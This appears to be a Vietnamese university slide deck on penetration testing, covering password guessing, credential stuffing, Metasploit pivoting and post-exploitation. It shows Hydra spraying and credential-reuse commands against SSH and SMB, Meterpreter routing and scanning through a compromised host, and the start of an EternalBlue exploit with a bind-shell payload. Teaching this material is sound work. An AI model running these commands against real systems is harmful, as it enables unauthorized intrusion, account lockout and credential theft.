Kiểm thử & đánh giá an toàn hệ thống thông tin


Module 4. Initial Access, Payloads and Situational Awareness

Content

- **Initial Access**
  - Password Guessing
- Exploitation
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- Post Exploitation
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

Initial Access

- Thử nghiệm khả năng khai thác lỗ hổng tìm được trong OS, services, device…
  - Ví dụ: Exploiting SMB vulnerability in Win 7.
- *Làm gì nếu không khai thác được các lỗ hổng kể trên?*



Initial Access

- Pentester có khả năng truy cập hệ thống thông qua nhiều cách khác nhau.
- Trong trường hợp "giả định vi phạm" thậm chí pentester được cung cấp luôn quyền truy cập hệ thống.
- Đối với kiểm thử "truyền thống":
  - Dò quét/dự đoán thông tin đăng nhập (tài khoản mặc định, dễ đoán, rò rỉ).
  - Khai thác dịch vụ/ứng dụng có chứa lỗ hổng.
  - SE & phishing.

Content

- **Initial Access**
  - **Password Guessing**
- Exploitation
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- Post Exploitation
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

Credential Stuffing

- Credential Stuffing: sử dụng thông tin đăng nhập đã bị đánh cắp/ rò rỉ để truy cập tới hệ thống tài nguyên khác.
- Người dùng thường sử dụng cùng 1 mật khẩu cho nhiều tài khoản > Mỗi tài khoản nên sử dụng một mật khẩu riêng biệt
- Các tổ chức có thể giảm thiểu rủi ro này bằng cách sử dụng 2MA/MFA/Passwordless login.
- Credential Databases: leakcheck.net, dehashed.com, Scylla.so

Types of Online Password Attacks

- Password guessing.
  - Một tài khoản, nhiều mật khẩu.
  - Khả năng bị khóa tài khoản.
  - Thường nhắm tới tài khoản quản trị bởi vì các tài khoản này "hạn chế" việc bị khóa.
- Password spray.
  - Một mật khẩu, nhiều tài khoản.
  - Attacker cần duy nhất 1 tài khoản để ghi dấu.
  - Có khả năng cao ít nhất một người dùng sẽ chọn mật khẩu "dễ đoán".
  - Vẫn có khả năng tài khoản bị "lockout" nếu thử quá nhanh.

Trimming Word Lists with pw-inspector (1/2)

- Phần lớn mật khẩu phức tạp yêu cầu chữ hoa, chữ thường, số và ký tự đặc biệt.
- Sử dụng pw-inspector để "giảm" số lượng mật khẩu cần sử dụng.

-i	*file*	Input file
-o	*file*	Output file
-m	*num*	Min password length
-M	*num*	Max password length
-c	*num*	Minimum number of criteria required in each password

Trimming Word Lists with pw-inspector (2/2)

- Criteria:

-l	*Lowercase*
-u	*Upppercase*
-n	*Number*
-p	*Printable characters which are not –l/-n/-p, such as: !@#*
-s	*Special characters not within the set above (including nonprintable)*

- Theo mặc định, chính sách trên Windows là 3 yêu cầu trong số (uppercase, lowercase, number, special) phải thỏa mãn:

pw-inspector –i file1 –o file2 –m 8 –c 3 -lunp

Guessing Usernames

- Khi thực hiện "spraying password", pentester thường đoán tên người dùng (username).
- Sử dụng tên người dùng phổ biến
  - Sử dụng định dạng thu được trong quá trình thu thập thông tin (ví dụ: john, john.doe).
  - https://github.com/insidetrust/statistically-likely-usernames
  - Ít bị "lockout" khi tên người dùng không hợp lệ.

Account Lockout

- Thực hiện "password guessing" đối với các mục tiêu sử dụng "account lockout" có thể dẫn tới việc các tài khoản hợp lệ bị khóa dẫn đến DoS attack.
  - Cần xem xét vấn đề "lockout" trước khi thực hiện bất kỳ tấn công dự đoán mật khẩu.
  - "Account lockout" không phải là vấn đề đối với việc bẻ khóa mật khẩu (password cracking).
- Khi thực hiện "password guessing" nên có người giám sát và giải quyết các vấn đề liên quan đến tài khoản bị khóa.

Account Lockout on Windows

- Lockout threshold: Số lần đăng nhập sai được phép trước khi tài khoản bị khóa.
  - Giá trị trong khoảng từ 0 (no lockout - default) - 999
- Lockout observation window: Khoảng thời gian giữa các lần đăng nhập sai (mins). Bất kỳ đăng nhập sai nào trong khoảng thời gian này sẽ "reset" lại bộ đếm.
- Lockout duration: Thời gian tài khoản bị khóa trước khi được mở lại (mins).
  - Nếu giá trị bằng 0 thì tài khoản sẽ bị khóa cho tới khi "administrator" mở lại. Giá trị tối đa 99999
- Lưu ý chính sách mật khẩu "mịn".

Account Lockout on Windows

- Kiểm tra trên Windows (local)

C:\> net accounts

- Kiểm tra trên Windows (domain)

C:\> net accounts /domain

```
C:\Users\karaoke>net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    10
Lockout duration (minutes):                           10
Lockout observation window (minutes):                 10
Computer role:                                        WORKSTATION
The command completed successfully.
```

Password Guessing Tools

- Hydra
  - https://github.com/vanhauser-thc/thc-hydra
- Ncrack
  - https://nmap.org/ncrack/
- Patator
  - https://github.com/lanjelot/patator
- Metasploit
  - https://metasploit.com/
- Multiple Nmap Script

Hydra Examples

- Single user, multiple password targeting SSH on port 2222.

```
hydra –l root –P passwords.txt ssh://1.2.3.4:2222
```

- Spraying targeting SMB on default port with a single thread (-t 1).

```
hydra –L users.txt –p passwords1 –t 1 dc01.foo.local smb2
```

- Try a specific username and password across the network.

```
hydra –l kma –p p@ssw0rds! –M windows-host.txt smb2
```

- Use previously compromised credentials across the network.

```
hydra –C creds.txt –M win-hosts.txt smb2
```

Hydra with the Domain

- Pentester thường nhắm tới DC khi thực hiện "password guessing" domain users.
- Cần phải chỉ ra domain khi thực hiện tấn công.

```
hydra [OPTIONS] smb2 –m workgroup:{DOMAINNAME}
```

- Ví dụ:

```
hydra –C creds.txt dc01.hiboxy.com smb2 –m workgroup:{hiboxy}
```

Content

- Initial Access
  - Password Guessing
- **Exploitation**
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- Post Exploitation
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

What is Exploitation?

- Exploit: Là một chuỗi các câu lệnh/ kỹ thuật cho phép tận dụng và khai thác lỗi hoặc lỗ hổng bảo mật.
- Thường có nghĩa là truy cập từ xa tới máy mục tiêu dưới dạng "shell".
  - Có thể với đặc quyền hạn chế.
  - Có thể với đặc quyền hệ thống.
- Sau khi khai thác mục tiêu thành công ta có thể:
  - Download/upload file từ/lên hệ thống mục tiêu.
  - Cài đặt backdoor/rootkit.
  - Cấu hình lại mục tiêu.
  - Lắng nghe/chặn bắt gói tin trên máy mục tiêu.

Why Exploitation?

- ❑ Chứng minh sự tồn tại của lỗ hổng.
- ❑ Giảm/loại bỏ dương tính giả.
  - Khai thác thất bại không có nghĩa là lỗ hổng không tồn tại, có thể vẫn báo cáo về lỗ hổng.
- ❑ Sử dụng 1 máy làm "bàn đạp" để thâm nhập sâu hơn vào mạng.
  - Pivot point
- ❑ Exploitation dẫn đến Post-exploitation.
  - Chứng minh tác động cũng như rủi ro có liên quan của lỗ hổng đã khai thác.


Risks of Exploitation

- Service crash.
- System crash.
- Tính toàn vẹn và ổn định của hệ thống bị ảnh hưởng.
- Dữ liệu quan trọng và nhạy cảm có thể bị thất thoát hoặc bị mất.
- Testing team trong quá trình kiểm thử có thể nhìn hoặc truy cập vào những dữ liệu họ không có quyền (thông tin hợp đồng, thông tin khách hàng, thông tin thẻ…).
- Tấn công hoặc truy cập nhầm mục tiêu.


Pivoting

- Sử dụng hệ thống bị xâm nhập để tấn công vào các hệ thống khác trên cùng một mạng.
- Tránh các hạn chế như cấu hình tường lửa, có thể cấm truy cập trực tiếp vào các máy.

Pivot through DMZ





Pivot through intranet




Pivoting and Relaying to Hack External Machines

- Attacker sử dụng kỹ thuật pivot để xâm nhập từ hệ thống đã bị chiếm quyền điều khiển sang các hệ thống khác trong mạng.
- Attacker sử dụng kỹ thuật relay để truy cập các tài nguyên có trên các hệ thống khác thông qua hệ thống bị chiếm quyền điều khiển theo cách mà các yêu cầu truy cập tài nguyên đến từ hệ thống bị xâm nhập ban đầu.





Pivoting and Relaying Using Meterprerter (1/3)




Pivoting and Relaying Using Meterprerter (2/3)

- FW chặn tất cả lưu lượng đến ngoại trừ port 80/443, còn lưu lượng đi thì không giới hạn. Sau FW có một số hệ thống không được NAT (không thể truy cập trực tiếp từ internet).
- **Unpatched System (192.168.0.11)**: Hệ thống này dễ bị tấn công và có thể bị khai thác. Tuy nhiên nó chỉ có thể bị khai thác từ bên trong mạng LAN.
- **Patched System with Resources (192.168.0.12)**: Hệ thống này không dễ bị tấn công. Tuy nhiên, nó có một số tài nguyên như web server, RDP server hoặc SSH server. Chỉ có thể được truy cập từ mạng LAN.
- **Backdoored System (192.168.0.13)**: Hệ thống này có backdoor của attacker. Tuy nhiên, hệ thống này không thể khởi tạo kết nối trực tiếp đến Internet.

Pivoting and Relaying Using Meterpreter (3/3)

- Pivoting và relaying cho phép attacker (10.10.10.10) kiểm soát và truy cập cả 3 hệ thống trên chỉ bằng **phiên duy nhất** đã được thiết lập trên Web server (50.50.50.50).
- Pivoting through the first compromised system to exploit another system: Khai thác một hệ thống không thể truy cập từ bên ngoài thông qua 1st victim (192.168.0.11).
- Forward relaying through the first compromised system to browse or access resources on another system: Duyệt các tài nguyên trên hệ thống nội bộ (192.168.0.12).
- Reverse relaying through the first compromised system to access a backdoored system: Thiết lập backdoor/trojan kết nối về attacker tuy nhiên kết nối được "relay" qua 1st victim (192.168.0.13).

Pivoting through the First Victim (1/3)



- Target: Xâm nhập hệ thống 192.168.0.11 và có shell (meterpreter session) trên đó.
- Từ Unpatched System, việc khai thác bắt nguồn từ Web Server chứ không phải từ máy attacker.

Pivoting through the First Victim (2/3)

❶ Discover live hosts in the network

```
meterpreter > background

msf > use post/windows/gather/arp_scanner

msf (arp_scanner) > set SESSION <id>

msf (arp_scanner) > set RHOSTS 192.168.0.0/24

msf (arp_scanner) > run

[*] ARP Scanning 192.168.0.0/24

[*] IP: 192.168.0.1 MAC AA:AA:AA:AA:AA:AA

[*] IP: 192.168.0.11 MAC BB:BB:BB:BB:BB:BB

[*] IP: 192.168.0.12 MAC CC:CC:CC:CC:CC:CC

[*] IP: 192.168.0.13 MAC DD:DD:DD:DD:DD:DD
```

❷ Set up routing rules

```
meterpreter > background

msf > route add 192.168.0.0 255.255.255.0 <session_id>
```

❸ Scan ports of live systems

```
msf > use auxiliary/scanner/portscan/tcp

msf auxiliary(tcp) > set RHOSTS 192.168.0.11,12

msf auxiliary(tcp) > set PORTS 1-1000

msf auxiliary(tcp) > run

[*] 192.168.0.11: - 192.168.0.11:139 - TCP OPEN

[*] 192.168.0.11: - 192.168.0.11:445 - TCP OPEN

[*] Scanned 1 of 2 hosts (50% complete)

[*] 192.168.0.12: - 192.168.0.12:22 - TCP OPEN

[*] 192.168.0.12: - 192.168.0.12:80 - TCP OPEN

[*] 192.168.0.12: - 192.168.0.12:139 - TCP OPEN

[*] 192.168.0.12: - 192.168.0.12:445 - TCP OPEN

[*] Scanned 2 of 2 hosts (100% complete)

[*] Auxiliary module execution completed
```

Pivoting through the First Victim (3/3)


❹ Exploit vulnerable services

```
msf > use exploit/windows/smb/eternalblue_doublepulsar

msf exploit(eternalblue_doublepulsar) > set PAYLOAD windows/meterpreter/bind_tcp

PAYLOAD => windows/meterpreter/bind_tcp

